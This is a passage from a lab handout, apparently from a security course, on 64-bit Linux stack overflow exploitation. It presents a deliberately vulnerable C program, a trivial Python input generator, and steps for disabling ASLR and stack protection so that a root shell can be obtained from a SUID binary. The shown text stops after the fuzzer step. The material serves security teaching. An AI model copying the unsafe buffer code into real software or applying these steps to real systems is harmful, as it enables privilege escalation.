🛡️ Module 11: Reverse Engineering, Fuzzing and Binary Exploitation

```
# Exercise 07: Writing an Exploit Code on a 64-bit Machine
```

Scenario

64-bit Linux Stack Exploitation presents unique mechanics compared to traditional 32-bit exploitation due to AMD64 virtual memory addressing rules, canonical address validation, and 64-bit register sizes (`RSP` and `RIP`).

Key technical considerations for 64-bit exploitation:
1. **Canonical Address Space**: On modern 64-bit processors, valid virtual addresses must be in canonical form (top 16 bits sign-extended, e.g., `0x00007fffffffffff`). Overwriting `RIP` with a raw non-canonical 8-byte ASCII pattern like `0x4141414141414141` (`AAAAAAAA`) triggers a CPU exception and segmentation fault before `RIP` can jump, preventing standard 32-bit control flow redirection until padded correctly into canonical space (`0x0000414141414141`).
2. **Cyclic Offset Calculation**: Using GDB peda pattern generation (`pattern_create 400 in.txt` -> `r < in.txt` -> `x/wx $rsp` -> `pattern_offset 0x41413741`), determine the exact offset required to hit `RIP` (104 bytes buffer offset).
3. **64-bit Shellcode Delivery**: Export a 27-byte 64-bit `execve("/bin/sh")` shellcode array into an environment variable (**export HACK=...**), compute its 64-bit memory pointer using **getenv.c** (`./getenv HACK ./simple`), pack the address using Python `struct.pack("<Q", address)` , and execute the payload via command piping (**(cat in.txt ; cat) | ./simple**) to obtain an elevated root shell (`#`).

In this exercise, we log into **Software-Test-Linux** (**student** / **studentpassword**), disable ASLR (**sudo sysctl -w kernel.randomize_va_space=0**), compile a 64-bit vulnerable C application (**simple.c**), generate fuzzer inputs using Python (**test.py**), observe non-canonical RIP overwrite crashes (**0x4141414141414141**), calculate exact RIP offset (104 bytes), construct a canonical RIP overwrite exploit script (**exploit2.py**), export environment variable shellcode, and trigger an elevated root shell.

Objective

The objective of this lab is to help students learn how to:
- Authenticate to target 64-bit Linux VM (**student** / **studentpassword**)
- Disable kernel Address Space Layout Randomization: **sudo sysctl -w kernel.randomize_va_space=0**
- Inspect vulnerable 64-bit C code **simple.c** reading 400 bytes into an 80-byte buffer
- Write Python fuzzer generator script **test.py** producing 400-byte `A` buffers
- Compile binary disabling stack protection: **gcc -fno-stack-protector -z execstack simple.c -o simple**
- Debug binary crash in GDB and identify non-canonical RIP overwrite address: **0x4141414141414141**
- Generate cyclic patterns in GDB (**pattern_create 400 in.txt**) and inspect `$rsp` (**x/wx $rsp**)
- Compute exact RIP offset using **pattern_offset 0x41413741** (104 bytes)
- Construct canonical 64-bit address packing script **test2.py** verifying `0x0000424242424242` (`BBBBBB`) control
- Export 27-byte 64-bit shellcode environment variable **export HACK=...** and query address using **getenv.c**
- Configure root ownership and SUID permissions (**sudo chown root simple** and **sudo chmod 4755 simple**)
- Execute final exploit script **exploit2.py** via pipe **(cat in.txt ; cat) | ./simple** to obtain elevated root shell (`#`)

Task 1: Disable ASLR, Analyze Non-Canonical RIP Crash, Calculate 104-byte Offset in GDB, and Trigger Root Exploitation


In this task, we turn off ASLR, create `simple.c` and Python fuzzer `test.py` , analyze the `0x4141414141414141` crash address in GDB, extract the 104-byte RIP offset using cyclic pattern tools, locate shellcode in environment variables using `getenv` , and execute root exploit `exploit2.py` .

Lab Tasks

1. Log into **Software-Test-Linux** VM using credentials (**student** / **studentpassword**).

2. Disable Address Space Layout Randomization (ASLR) globally:

sudo sysctl -w kernel.randomize_va_space=0




1. Create vulnerable C program source file **simple.c**:

```
#include <stdio.h>
#include <unistd.h>

int vuln() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    puts("No shell for you :(");
    return 0;
}


int main(int argc, char *argv[]) {
    printf("Try to exec /bin/sh");
    vuln();
    return 0;
}
```



1. Create Python fuzzer driving script **test.py**:

```
#!/usr/bin/env python
buf = ""
buf += "A"*400


f = open("in.txt", "w")
f.write(buf)
```





1. Run Python fuzzer to generate `in.txt` input file:

   python test.py

   more in.txt


student@ubuntu: ~
2:57 AM
student@ubuntu:~$ python3 test.py
student@ubuntu:~$ more in.txt
AAAA

